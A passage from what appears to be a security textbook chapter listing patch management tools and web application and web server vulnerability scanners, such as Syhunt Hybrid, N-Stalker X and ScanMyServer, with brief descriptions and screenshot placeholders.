
The following are some additional patch management tools:

- Symantec Client Management Suite (*https://www.symantec.com*)
- Solarwinds Patch Manager (*https://www.solarwinds.com*)
- Kaseya Patch Management (*https://www.kaseya.com*)
- Software Vulnerability Manager (*https://www.flexerasoftware.com*)
- Ivanti Patch for Endpoint Manager (*https://www.ivanti.com*)



Web Server Security Tools

This section describes common web server security tools that secure a web server against possible attacks. These tools scan for vulnerabilities in a target server and web applications, send alerts in the case of hacking attempts, scan for malware in the web server, and perform other security assessment activities.



Web Application Security Scanners

- **Syhunt Hybrid**

  Source: *http://www.syhunt.com*

  The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review.




Figure 13.46: Screenshot of Syhunt Hybrid web application security scanner

- **N-Stalker X**

  Source: *https://www.nstalker.com*

  N-Stalker is a web application security scanner that searches for vulnerabilities to attacks such as clickjacking, SQL injection, and XSS. It allows spider crawling throughout the application and the creation of web macros for form authentication. It also provides proxy capabilities for "drive-thru" attacks and identifies components through reverse proxies that distribute different platforms in the same application URL.





Figure 13.47: Screenshot of N-Stalker X

The following are some additional web application security scanners:

- Netsparker (*https://www.netsparker.com*)
- Burp Suite (*https://www.portswigger.net*)
- Wapiti (*http://wapiti.sourceforge.net*)
- WebScarab (*https://www.owasp.org*)
- WPSec (*https://wpsec.com*)
- Tinfoil Security (*https://www.tinfoilsecurity.com*)
- Skipfish (*https://code.google.com*)
- Detectify (*https://detectify.com*)
- Fortify on Demand (*https://www.microfocus.com*)
- OWASP Zed Attack Proxy (ZAP) (*https://www.zaproxy.org*)

- SonarQube (*https://www.sonarqube.org*)
- Arachni (*https://www.arachni-scanner.com*)
- w3af (*http://w3af.org*)
- Grabber (*http://rgaucher.info/beta/grabber*)
- Vega (*https://subgraph.com*)



Web Server Security Scanners

- ScanMyServer

  Source: *https://www.scanmyserver.com*

  ScanMyServer is used to find security vulnerabilities in a website or web server. It can generate comprehensive test reports and assist in fixing security problems that might exist in a company's website or web server.


